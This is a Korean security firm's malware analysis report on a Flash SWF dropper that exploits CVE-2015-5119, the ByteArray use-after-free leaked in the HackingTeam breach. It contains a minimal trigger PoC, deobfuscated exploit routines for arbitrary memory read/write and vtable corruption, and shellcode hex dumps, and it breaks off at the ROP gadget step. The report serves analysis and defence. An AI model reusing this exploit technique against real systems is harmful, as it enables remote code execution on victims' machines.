MALWARE ANALYSIS REPORT

No.3 | 2015 년 8 월

Subject 해킹팀 플래시 취약점 이용 악성코드 분석보고서

※본 자료는 악성코드 분석을 위한 참조 자료로 활용되어야 하며, 악성코드 제작 등의 용도로 악용되어서는 안됩니다.
㈜ 소만사는 이러한 오남용에 대한 책임을 지지 않습니다.

0. 들어가기에 앞서

지난 2015년 7월 5일, 오후 5시 26분 경 이탈리아의 업체 HackingTeam 의 트위터가 해킹당하며 해당 트위터를 통해 400GB 가 넘는 HackingTeam 의 내부 자료를 받는 토렌트 파일 링크가 업로드 되었습니다. 자료 유출 자체도 심각한 문제이지만, 더욱이 이 방대한 양의 자료 중 Adobe Flash 와 Windows 의 0-day 취약점에 대한 정보가 다수 포함되어 있어 문제가 되고 있습니다. 그 중 Adobe Flash 의 0-day 취약점 가운데 하나인 CVE-2015-5119 는 TrendMicro 에 의하면 이미 HackingTeam 데이터 유출 사고가 일어나기 이전인 7월 1일부터 이 취약점을 이용한 익스플로잇이 국내에서 제한적인 타겟을 향한 공격에 사용되는 것을 감지했었다고 밝히고 있습니다. 7월 8일 Adobe 에서 해당 취약점에 대한 패치를 내놓았으나 이미 Angler EK/Nuclear EK 등을 비롯하여 많은 Exploit Kit 에서는 이 취약점을 이용하는 수 많은 변종을 지속적으로 만들어내고 있습니다.

유출된 HackingTeam 의 자료에서 발견된 CVE-2015-5119 취약점 정보는 Internet Explorer 를 주요 타겟으로 하여 악성 SWF 가 삽입된 페이지에 접속하고 버튼을 누르면 계산기(calc.exe) 를 실행시키는 거의 완성형에 가까운 PoC 이며, 취약점에 대한 자세한 트리거 과정까지 설명하고 있습니다. 이러한 이유로, 기타 다른 Exploit Kit 에서도 빠른 속도로 해당 취약점을 이용하는 악성 코드를 추가하고 있는 상황입니다.

최근에는 북한으로 추정되는 해커 조직이 해당 취약점을 이용하는 악성 코드를 국내 북한 관련 사이트에 유포하는 정황이 드러나고, 그 외에도 수많은 감염 사이트가 포착되면서 국내만으로 한정한 위협도 크게 증가하는 상황입니다. 해당 취약점을 이용하는 악성 코드는 현재도 급격히 증가하고 있고 이후에도 여전히 활동할 것으로 생각되기에, 이 취약점을 이용하는 샘플 중 하나를 분석한 내용을 요약했습니다.

1. 취약점 정보(CVE-2015-5119)

먼저 CVE-2015-5119 취약점에 대한 내용을 간략히 설명합니다. CVE Description 에서는 아래와 같이 서술하고 있습니다.

> Use-after-free vulnerability in the **ByteArray** class in the ActionScript 3 (AS3) implementation in Adobe Flash Player 13.x through 13.0.0.296 and 14.x through 18.0.0.194 on Windows and OS X and 11.x through 11.2.202.468 on Linux allows remote attackers to execute arbitrary code or cause a denial of service (memory corruption) via crafted Flash content that overrides a **valueOf** function, as exploited in the wild in July 2015.

설명대로, 이 취약점은 **ByteArray** 클래스에서 발생하는 Use-after-free 취약점임을 알 수 있습니다. 먼저 32bit 시스템에서 취약점을 트리거하는 최소한의 PoC 코드를 만들어보면 다음과 같습니다.

```
public class cTrigger
{
	static var A:Array;
	static var B:ByteArray;

	prototype.valueOf = function(){
		B.length = 0x2000;
		for( var i: int; i < A.length; i++ ) A[i] = new Vector.<uint>(0x200);
		return 0x40;
	}
	static function Trigger()
	{
		var len = 0;
		A = new Array(100);
		B = new ByteArray();
		B.length = 0x820;

		B[3] = new cTrigger();
		for( var i: int; i < A.length; i++ ){
			if( A[i].length > 0x1000 ){
				len = A[i].length;
				break;
			}
		}

		if( len > 0 ){
		// success
		}
		return false;
	}
}
```

위는 취약점이 발생만 하도록 간단하게 축소한 코드라고 보면 되겠습니다.
취약점이 발생하는 원인을 하나씩 살펴보면 아래와 같습니다.

(1) ByteArray 객체 생성

```
A = new Array(100);
B = new ByteArray();
B.length = 0x820;
```

먼저 길이 100의 A라는 Array 객체를 생성하고, B 라는 ByteArray 객체를 생성합니다.
그리고 생성한 ByteArray 객체의 length 를 0x820 로 설정합니다.

(2) 클래스 생성 후 ByteArray 에 삽입

```
B[3] = new cTrigger();
```

ByteArray 원소인 B[3] 에 cTrigger() 객체 인스턴스를 그냥 삽입할 수는 없기 때문에, 이 연산을 수행하기 위해서는 타입 캐스팅이 필요합니다. Flash 에서는 이 경우 해당 객체의 valueOf 함수를 내부적으로 호출하여 valueOf 함수의 리턴값을 B[3] 에 삽입합니다. 이 때 cTrigger 객체의 valueOf 함수를 객체의 prototype 에 새로운 함수로 덮어쓰면 해당 함수가 호출됩니다.

(3) 클래스의 valueOf 함수 정의

```
prototype.valueOf = function(){
        B.length = 0x2000;
        for( var i: int; i < A.length; i++ ) A[i] = new Vector.<uint>(0x200);
        return 0x40;
}
```

cTrigger 클래스 prototype 의 valueOf 함수를 정의하고, 이 함수 내에서 B.length 를 0x2000 로 설정합니다. 이 때 Flash 는 0x2000 길이의 ByteArray 를 재할당하고, 기존의 ByteArray 객체는 해제합니다. 다음 0x200 길이의 Vector 를 A.length(100) 개 할당하여 Array 에 삽입합니다.

여기서 0x40 을 리턴하는데, 기존의 B 는 이미 해제되었으므로 새로 할당된 B[3] 에 0x40 이 삽입이 되거나 또는 삽입이 무효화되는 식으로 처리되어야 합니다. 그러나 패치 전 Flash 에서는 이 경우 valueOf 함수 진입 전에 미리 대입할 B[3] 주소를 저장하고, 리턴 시에 해당 주소에 대한 적절한 핸들링 없이 그대로 복사하기 때문에 이미 free 된 기존의 B[3] 에 0x40 이 복사됩니다.

또한 새로 할당하는 0x200 길이의 Vector.<uint> 의 경우, 0x200 * 4byte(uint) = 0x800 의 data 공간과, data 공간에 붙는 header 의 길이를 감안하여 초기 할당하는 ByteArray 의 길이를 적당히 재할당을 이끌어낼 수 있을 정도의 길이로만 설정하면 됩니다. 여기서는 임의로 0x820 정도로 하였고, 다만 한 번에 같은 위치에 재할당이 된다는 보장은 없으므로 임의로 100번 정도를 할당하도록 해보았습니다.

Flash 의 Vector 객체는 data 공간의 첫 4바이트에 length 값이 위치하는 구조로 되어 있으므로, 0x200 인 경우 | 00 02 00 00 | 으로 저장되어 있습니다.(LE 기준) 이 때 4번째 offset(B[3]) 에 0x40 가 복사되면 length 는 결과적으로 | 00 02 00 40 | 이 되고, 이는 곧 0x40000200 입니다.

(4) Corrupted Vector 검색

```
for( var i: int; i < A.length; i++ ){
        if( A[i].length > 0x1000 ){
                len = A[i].length;
                break;
        }
}

if( len > 0 ){
        // success
}
```

할당한 100개의 Vector 중 length 가 0x1000 보다 큰 Vector 를 찾습니다.
100개의 Vector 객체 중 1개는 data 공간을 기존의 B 위치에 재할당하여 4번째 offset 에 0x40 이 복사되었고, length 가 0x40000200 이 되었을 것이므로 이를 찾기 위한 작업입니다.
이제 해당 객체를 찾았다면 이는 실제 할당된 data 공간의 크기는 0x200 이지만, 저장된 length 멤버의 값이 0x40000200 이기 때문에 할당된 Vector 의 뒤 쪽으로 0x40000000 가까운 개수의원소에 자유롭게 액세스할 수 있고, Vector. <uint> 이므로 0x40000000 * 4 = 0x100000000 으로 결국 32비트 시스템 기준으로 메모리 전체에 Read/Write 를 시도할 수 있는 객체가 됩니다.
이처럼 임의 메모리 Read/Write 가 가능한 경우 DEP, ASLR 등의 보안 기능은 쉽게 우회할 수 있고, 결과적으로 굉장히 안정적으로 임의 코드 실행을 가능하게 할 수 있습니다.

원래 Flash 에서 length member 를 사용자가 직접 변경하는 경우, 항상 data 공간도 그에 맞게 변경된 length 만큼 재할당 또는 영역을 축소해야 하나, 위처럼 Flash 가 의도하지 못한 변경이 일어나는 경우(freed memory 에 write)는 이러한 처리를 할 수 없기 때문에 트리거가 가능합니다.

Adobe 는 이 취약점에 대한 패치를 2015/07/08 에 발표하였으며, 현재는 위의 부적절한 처리를 수정하고, 또한 Vector 객체의 length 값에 대한 검증 루틴도 새로 추가하였습니다. 위와 같이 특정 객체의 length 값 변조를 통해 메모리 전체 공간에 대한 액세스를 가능하게 하는 기법은 현재 스크립팅을 지원하는 대부분의 소프트웨어에서 가장 효과적으로 사용되는 기법 중 하나이기 때문에 Adobe 의 이번 패치는 그나마 좋은 조치라고 할 수 있습니다. 물론 그렇다고 해서 이러한 류의 기법이 플래시에서 원천 차단되었다고 볼 수는 없습니다.


2. 악성파일 정보

Name	**design.xbl.swf**
Type	Adobe Flash SWF 파일
Behavior	Downloader & Dropper
SHA-256	aff5d2b9708827865381995531l2edbfe6f14e945374aa88cac6d34bec8760ca
Description	CVE-2015-5119 취약점을 이용하는 악성 SWF 파일

3. 분석

해당 swf 파일을 분석하기 위해 JPEXS Flash Decompiler 툴을 사용하였습니다.
툴은 https://www.free-decompiler.com/flash/ 에서 무료로 받을 수 있습니다.

악성 파일을 열어보면 아래와 같은 구조로 되어 있습니다.



핵심 부분의 심볼이 모두 난독화되어 있어 무슨 역할을 하는지 추측할 수가 없습니다. 메인이 되는 §1I1l11I1I1I1II1IlllIl1§ 클래스의 코드를 보면 아래와 같습니다.

```
public function §1111111111111111111111§(param1:Object = null)
{
   super();
   this.§1111111111111§ = new I1111111111111();
   Security[this.§1111111111111§.I111111111111]("*");
   var _loc3_:* = ApplicationDomain[this.§1111111111111§.I111111111111];
   this.I11111111111111111 = new _loc4_();
   this.I11111111111 = _loc3_[this.§1111111111111§.§1111111111111§](
   if(this[this.§1111111111111§.I111111111111])
   {
      this.§11111111111111§();
   }
   else
   {
      this[this.§1111111111111§.I111111111111](this.§1111111111111§.
   }
}
```

기본 전역 객체를 제외하면 모두 코드를 보기 힘들도록 되어 있습니다. 코드 해석 후 적당히 rename 을 해서 아래와 같이 바꿔볼 수 있습니다.

```
public function uuuuuuuuuuuuuuuuuuuu(param1:Object = null)
{
   super();
   this.globalstringss = new GlobalStringss();
   Security[this.globalstringss.allowDomain00]("*");
   var _loc3_:* = ApplicationDomain[this.globalstringss.currentDomain];
   this.display_Loader0000 = new _loc4_();
   this.utilByteArray = _loc3_[this.globalstringss.getDefinition0](this.globalstringss.utilByteArray0) as Class;
   if(this[this.globalstringss.stage000000000])
   {
      this.Initialization();
   }
   else
   {
      this[this.globalstringss.addEventListen](this.globalstringss.AddedToStage00,this.Initialization);
   }
}
```

이는 단순한 AS3 에서의 전형적인 초기화 코드이므로 Initialization 을 확인합니다.


```
private function Initialization(param1:Object = null) : void
{
   this[this.globalstringss.removeEventLis](this.globalstringss.AddedToStage00,th
   this[this.globalstringss.addEventListen](this.globalstringss.enterFrame0000,th
   var _loc2_:* = new cWrapByteArray();
   var _loc3_:* = new this.utilByteArray();
   this.fillsByteArray();
   this.§00000000000000§(_loc2_,_loc2_[this.globalstringss.length000000],_loc3_
   this.§8888888888888888§(_loc3_);
   while(0 < _loc3_[this.globalstringss.length000000])
   {
      _loc3_[0] = _loc6_;
      _loc5_++;
   }
   _loc3_[this.globalstringss.uncompress0000]();
   this.display_Loader0000[this.globalstringss.loadBytes000](_loc3_);
   this[this.globalstringss.addChild000000](this.display_Loader0000);
}
```

(※ 위에서 while 과 내부의 0 은 JPEXS 의 버그로, 실제로는 _loc5_ 입니다. 또한 while 의 바로 앞에서 실제로는 _loc5_ = 0; 의 초기화 코드가 존재하지만 역시 버그로 나오지 않습니다.)


cWrapByteArray 는 아래의 BinaryData 에 대응하는 클래스입니다.

위 데이터는 0x7F77(32631) size 의 데이터입니다.

Initialization 에서는 해당 데이터에 대해 일종의 복호화 작업을 거치고, _loc3_ 에 복사합니다.
그 뒤 ByteArray 의 uncompress 함수로 압축을 풀어줍니다.(default 알고리즘은 deflate 입니다.)
다음 display.Loader.loadBytes 를 이용해서 해당 데이터를 플래시로 로드합니다. 즉 이 파일은 로드만 하고, 취약점을 이용하는 코드는 들어있지 않은 일종의 Unpacker 입니다.
해당 데이터를 직접 복호화하고 압축을 풀어 swf 파일로 만들 수 있습니다. 그렇게 추출한 파일을 다시 JPEXS 로 열어 구조를 확인해보면 아래와 같습니다.



이번에도 역시 난독화가 되어 있어 코드 해석에 어려움이 있을 수 있습니다. JPEXS 의 deobfuscation 기능과, 코드 해석 후 rename 을 적절히 한 다음 확인하면 편합니다. 모두 작업한 다음 다시 전체 클래스 트리를 보면 아래와 같습니다.



아까와는 순서가 다르기 때문에, 원래의 이름과 대응시키면 아래처럼 됩니다.

§52142314123154123423632234§	____Shellcode____
§5214231012311412342363223 4§	___Shellcode_Generator___
§52142322315123423632234§	___SHA1GeneratorClass
§52142358237112342363223 4§	____Utils____
§52142370238312342363223 4§	__cVulnerability_Trigger
§_a_---§	xorkey
§_a_--__-§	__cDummy
§_a_-_---§	cBinData
§_a_-_-__§	strTable
§_a_-_-_§	cCrypto
§_a_-_§	encky
§continue for§	_Main_Class_
§implements for§	__Base64Class

(※ 편의를 위해 기존의 심볼 문자열 공간을 그대로 수정하였기 때문에 길이 문제로 의미가 많이 함축되어 있거나 필요 이상으로 긴 경우가 많습니다.)

아래부터는 rename 한 코드를 가지고 모든 설명을 진행합니다. 먼저 실제로 익스플로잇을 진행하는 메인 함수는 아래와 같습니다.

```
private function __Exploit(param1:String) : Boolean
{
   if(!this._check_flash_plugin_vers())
   {
      return false;
   }
   this._shellcode_generator_obj = new ___Shellcode_Generator____(this.getURLAndCheck(param1),
   this.InitByteArr();
   if(!this._____trigger())
   {
      return false;
   }
   if(!this.get_ExpVector())
   {
      return false;
   }
   var _loc2_:Boolean = this._getAddrInfo();
   if(!this._________false__________)
   {
      if(!_loc2_)
      {
         this.__restore_corrupted_vector();
         return false;
      }
      this.GenBtArrayForCorruptVtbl();
      if(!this.FindByteArr())
      {
         this.__restore_corrupted_vector();
         return false;
      }
      if(!this.getROPgadget())
      {
         this.__restore_corrupted_vector();
```

실질적으로 여기서 익스플로잇을 위한 모든 작업을 처리합니다. 이 함수의 전체적인 흐름을 순서대로 서술하면 아래와 같습니다.

1. check_flash_plugin_version

: Flash 의 LoadType(standalone, activex, plugin, ...) 과 version 을 체크합니다.

2. Shellcode_Generator

: Shellcode Generator 클래스 내에서 내장된 쉘코드의 일부분에 URL 과 기타 문자열 데이터 등을 삽입하고, getURLAndCheck 에서 악성코드의 동작 여부를 URL 로 판단합니다.

3. InitByteArray

: 취약점을 트리거하기 위한 ByteArray 를 초기화합니다.

4. trigger

: trigger 함수에서 실제로 취약점을 트리거하여 corrupted vector 를 만듭니다.

5. get_ExpVector

: length 가 변조된 corrupted vector 객체를 얻습니다.

6. getAddrInfo

: 임의 코드 실행을 위해 필요한 여러 Address 정보들을 Corrupted Vector 를 이용해서 얻습니다.

7. Generate ByteArray for corrupt vtable

: 코드 실행을 하기 위해 인스턴스의 메모리 데이터를 변조할 ByteArray 객체를 초기화합니다.

8. FindByteArray

: Corrupted Vector 로 6에서 정의한 ByteArray 의 인스턴스를 메모리에서 찾습니다.

9. getROPgadget

: 마찬가지로 Corrupted Vector 로 ROP 를 위해 필요한 gadget 들의 주소를 얻습니다.

10. Manipulate ByteArray Object

: 위의 6에서 정의한 ByteArray 객체의 data 공간에 gadget 등의 필요한 정보를 씁니다.

11. execute_shellcode

: ByteArray 객체의 toString 함수의 vtable ptr 을 변조하고 호출하여 코드 흐름을 컨트롤합니다.

만약 과정 도중 필요한 작업이 제대로 되지 않았을 경우, Corrupted vector 객체의 length 값을 비롯한 정보를 다시 원래의 정상적인 값들로 모두 복원한 다음 작업을 종료합니다.
(복원하지 않을 경우 종료 시에 해제 과정에서의 오류로 Flash 가 비정상 종료될 수 있습니다.)

1번부터 순서대로 간략하게 하는 작업을 서술합니다.

1. check_flash_plugin_version

이 함수에서는 현재 swf 를 로드한 Flash 의 PlayerType 을 체크하여 ActiveX / Plugin 타입인지 확인하고, Flash 버전도 체크하여 익스플로잇을 진행할지의 여부를 결정합니다.
이 취약점이 존재하는 Flash 버전은 CVE Description 을 다시 확인해보면 다음과 같습니다.

> Use-after-free vulnerability in the ByteArray class in the ActionScript 3 (AS3) implementation in Adobe Flash Player **13.x through 13.0.0.296 and 14.x through 18.0.0.194** on Windows ....

위에서 보다시피 (~ 13.0.0.296) + (14.x ~ 18.0.0.194) 가 대상 버전이며, 실제로 코드에서 정확히 이 범위 내의 버전인지 체크합니다. 가장 높은 타겟 버전은 18.0.0.194 이고, 이는 CVE-2015-5119 취약점이 패치되기 직전의 가장 최신 Flash 버전입니다.

2. Shellcode_Generator

Exploit 함수에서 처음 호출할 때 아래처럼 객체를 생성합니다.

```
this._shellcode_generator_obj = new ___Shellcode_Generator____(this.getURLAndCheck(param1),this._______swf_id.toString());
```

여기서 param1 은 swf 파일 로드시에 "exec" 라는 인자로 들어온 문자열 데이터입니다.
getURLAndCheck 에서는 이 exec 인자로 넘어온 문자열을 base64 decoding 한 문자열과 swf 에 내장된 문자열로 Hashing 등의 작업을 통해 해당 악성코드의 동작 여부를 결정합니다.

※ 참고로, 해당 악성코드를 수집한 곳에서 넘긴 exec 인자의 문자열은 다음과 같습니다.

```
cmVzZWFyY2guaGRtP21heT0mYmVjb21lPV9zOFdkXyZvaD1fY2NYNVNZR01DJnBvc3NpYmxlPT
VNTV91JnJlbW92ZT1tb2tlSjkmcHJlcGFyZT1hUERPdFR1TzlxWFJoU1lNUmVDV2tiZmYwNjA0Y2I3
NGRhNmMyZGFhN2Y2MGE0M2UxZGJhYTFmMjRkOTRi
```

이 문자열은 위에서 언급한대로 base64 디코딩만 하기 때문에, 결과는 바로 얻을 수 있습니다.

```
research.hdm?may=&become=_s8Wd_&oh=_ccX5SYGMC&possible=5MM_u&remove=mokeJ
9&prepare=aPDOtTuO9qXRhSYMReCWkbff0604cb74da6c2daa7f60a43e1dbaa1f24d94b
```

올바른 경우 메인 클래스의 this.use 의 값을 1로 만듭니다. 즉 swf 파일이 변조되지 않았다는 가정하에, 정상적인 parameter 를 넘기지 않으면 악성코드는 동작하지 않습니다. 한 swf 파일에 특정 URI 가 대응되어 있다고 볼 수 있습니다.

쉘코드는 암호화와 deflate 압축되어 저장되어 있고, 실제로는 아래처럼 저장되어 있습니다.

```
00000000  78 DA 01 C9 0E 36 F1 8B F9 1F 34 07 C2 1D 77 16
00000010  19 64 7E 79 20 4D 02 42 F7 AB 4F 18 54 F0 82 FD
00000020  93 76 C8 18 F3 EE 2A 46 EE 85 26 40 73 28 21 3F
00000030  3F 38 A7 DD 50 7A C8 BD 53 98 B2 5A 1C C5 BF 8E
00000040  32 D8 F1 B7 DB 93 34 E3 DC C3 20 33 5B BD DB 99
00000050  9E 15 00 57 5A 30 22 EB E0 7E D2 A5 B9 F1 2A 58
00000060  E2 D0 A9 94 B0 33 D0 6D 56 F0 66 2F E6 29 E1 95
00000070  D2 D4 8A 1B 54 F1 6B 8D 17 A5 FC E1 33 D3 3B EC
00000080  4F A3 23 97 C8 7E C2 DA D6 5F 91 70 22 6F 88 1E
00000090  76 70 D4 7E E8 E4 87 92 AC A0 A9 1F 0E E0 95 08
```

78 DA 라는 signature 에서 보듯이 zlib 로 압축되어 있음을 알 수 있습니다. 압축을 풀면 암호화된 데이터가 나오고, 이를 복호화하면 아래와 같은 데이터를 볼 수 있습니다.

```
00000000  55 89 E5 FC 81 EC E8 00 00 00 89 E6 B8 06 E2 AD
00000010  32 50 E8 CE 0B 00 00 85 C0 0F 84 E2 00 00 00 50
00000020  E8 4A 0C 00 00 89 46 24 B8 17 CA 2B 6E 50 E8 B2
00000030  0B 00 00 85 C0 0F 84 C6 00 00 00 89 06 66 B8 FF
00000040  E7 E8 CC 00 00 00 85 C0 0F 84 B3 00 00 00 89 86
00000050  84 00 00 00 E8 0D 00 00 00 43 72 65 61 74 65 54
00000060  68 72 65 61 64 00 58 8B 5E 24 50 FF 36 FF D3 89
00000070  46 48 85 C0 0F 84 87 00 00 00 E8 14 00 00 00 57
00000080  61 69 74 46 6F 72 53 69 6E 67 6C 65 4F 62 6A 65
00000090  63 74 00 58 8B 5E 24 50 FF 36 FF D3 89 46 4C 85
```

위와 같이 x86 instruction 으로 생각되는 hex 들을 볼 수 있습니다. 이 쉘코드 내에 빈 공간들이 있는데, 여기에 현재 swf 를 로드한 Host URL 문자열이나, 나중에 Drop 해야 하는 dll 의 파일명 (랜덤한 문자열로 생성) 등을 채워 넣습니다.

만들어진 쉘코드는 뒤에서 사용하게 됩니다.

3. InitByteArray

이 함수에서는 취약점을 트리거하기 위한 ByteArray 를 초기화합니다. 특별한 내용은 없습니다.

```
private function InitByteArr() : Boolean
{
    this._ByteArr = new ByteArray();
    this._ByteArr.endian = Endian.LITTLE_ENDIAN;
    this._ByteArr.length = this.val8192;
    return true;
}
```

4. trigger

이 함수에서는 이름 그대로 실제로 취약점을 트리거하여 Corrupted Vector 를 생성합니다. 간단하게 prototype.valueOf 를 정의하는 부분만 보면 아래와 같습니다.

```
prototype.valueOf = function():int
{
   make_postfilling_by_uints(true);
   ba.length = ba.length * 2;
   make_postfilling_by_uints(false);
   return 64;
};
```

여기에서는 ba.length 를 ba.length * 2 로 설정해서 ByteArray 의 재할당을 유도합니다.
make_postfilling_by_units 함수에서는 Vector 객체를 할당합니다. 이후 마찬가지로 0x40(64) 을 반환하고 종료합니다.

5. get_ExpVector

이 함수는 위에서 취약점을 이용해 만든 Corrupted Vector 를 얻어냅니다.

```
private function get_ExpVector() : Boolean
{
   var _loc1_:Vector.<uint> = null;
   while(0 < this.val_1024)
   {
      _loc1_ = this.vectorObj[0] as Vector.<uint>;
      if(_loc1_.length != this.__value_124 && _loc1_.length != this.__value_124 * 2)
      {
         this._____corrupt_vector_offset = 0;
         this.memory = _loc1_;
         return true;
      }
      _loc2_++;
   }
   return false;
}
```

문서에서 설명한 PoC 코드와 비슷하게, 전부 124로 설정한 Vector 객체들 중 length 값이 124 가 아닌 객체를 찾습니다. 찾았다면 this.memory 에 해당 객체의 레퍼런스를 복사합니다. 이 memory 변수를 통해 앞으로 임의 주소의 메모리에 접근하게 됩니다. (corrupt_vector_offset = 0 은 이전과 마찬가지로 JPEXS 의 버그이고, 위의 while 문에서도 마찬가지이며 실제로는 loop index 인 _loc2_ 를 삽입합니다.)

6. getAddrInfo

이 함수는 Vector 객체나 이후에 필요한 몇몇 주소 정보들을 메모리에서 얻어냅니다.

```
private function _getAddrInfo() : Boolean
{
   var _loc4_:Vector.<uint> = this.vectorObj[this._____corrupt_vector_offset + 1] as Vector.<uint>;
   var _loc5_:Vector.<uint> = this.vectorObj[this._____corrupt_vector_offset + 1 + this.§use§] as Vector.<uint>;
   _loc4_.length = _loc4_.length * 2;
   _loc5_.length = _loc5_.length * 2;
   var _loc6_:uint = this.memory[(this.__value_124 + 2) * (1 + 1) - 2];
   var _loc7_:uint = _loc6_ & this._______value_negative_4096;
   this.corrupt_vector_startAddr = _loc6_ + 8 - this._________________val_504 * 1;
   this.AddrIdx = this.corrupt_vector_startAddr / 4;
   this.baseAddr = this.mVal(_loc7_ + 28);
   this.ObjBseAdr = this.memory[this.h40000000 - 1];
   return true;
}
```

먼저 현재의 Corrupted Vector 의 시작 주소를 얻기 위해, 이런 스크립트 엔진에서 OOB Read 가 가능한 상황에서는 흔히 쓰이는 Array + Freed Object 를 이용하는 기법을 사용합니다.

코드를 보면 mVal 이라는 함수를 사용하는데, 이는 특정 메모리 주소의 값을 얻어옵니다.

```
private function mVal(param1:uint) : uint
{
   var _loc2_:uint = this.getvIdx(param1);
   var _loc3_:uint = param1 % 4;
   if(_loc3_ == 0)
   {
      return this.memory[_loc2_];
   }
   var _loc4_:uint = 1 << _loc3_ * 8;
   var _loc5_:uint = 1 << (4 - _loc3_) * 8;
   var _loc6_:uint = this.memory[_loc2_];
   var _loc7_:uint = this.memory[_loc2_ + 1];
   _loc6_ = _loc6_ / _loc4_;
   _loc7_ = _loc7_ * _loc5_;
   var _loc8_:uint = _loc6_ | _loc7_;
   return _loc8_;
}
```

Vector 가 4바이트 단위로만 액세스하므로 이를 처리하기 위한 연산들입니다. 그러면 이제 이 함수는 메모리의 임의의 주소에 있는 값을 정확하게 가져올 수 있습니다. 위의 getvIdx 는 단순히 주소를 Vector 의 Index 로 변환하는 것으로, 4로 나눈다고 보면 됩니다.

또한 setM 함수도 있는데, 이는 특정 메모리 주소에 원하는 값을 정확히 설정하는 함수입니다.

```
private function setM(param1:uint, param2:uint) : void
{
   var _loc3_:uint = this.getvIdx(param1);
   var _loc4_:uint = param1 % 4;
   if(_loc4_ == 0)
   {
      this.memory[_loc3_] = param2;
      return;
   }
}
```

7. Generate ByteArray for corrupt vtable

이 함수는 임의 코드 실행을 위해 vtable 변조 등의 작업을 할 ByteArray 객체를 생성합니다.

```
private function GenBtArrayForCorruptVtbl() : void
{
   this.ByteArray_Corrupted_Vtable = new ByteArray();
   this.ByteArray_Corrupted_Vtable.endian = Endian.LITTLE_ENDIAN;
   this.ByteArray_Corrupted_Vtable.length = this._____________value_32768;
   this._______memset_to_ByteArray(this.ByteArray_Corrupted_Vtable,3.435973836E9);
   this.ByteArray_Corrupted_Vtable.writeUnsignedInt(this.hBABEFAC0);
   this.ByteArray_Corrupted_Vtable.position = this.__value_31661;
}
```

나중에 이 객체 인스턴스를 실제로 메모리에서 찾기 위한 signature 가 될 값들을 삽입합니다. position 멤버와, data 영역의 첫 4바이트 값을 이용해서 검색하게 됩니다.

8. FindByteArray

7 에서 생성한 ByteArray 객체 인스턴스를 메모리에서 찾는 함수입니다.
Flash 의 특정 Object 구조를 따라 들어가서 순회하며 검색합니다. 여기에서 position 으로 설정한 31661 과, data 공간의 첫 4바이트 값인 0xBABEFAC0 를 찾습니다.
모두 맞다면 data 공간의 시작 주소와, 찾은 ByteArray 객체 인스턴스의 주소를 저장합니다.

9. getROPgadget

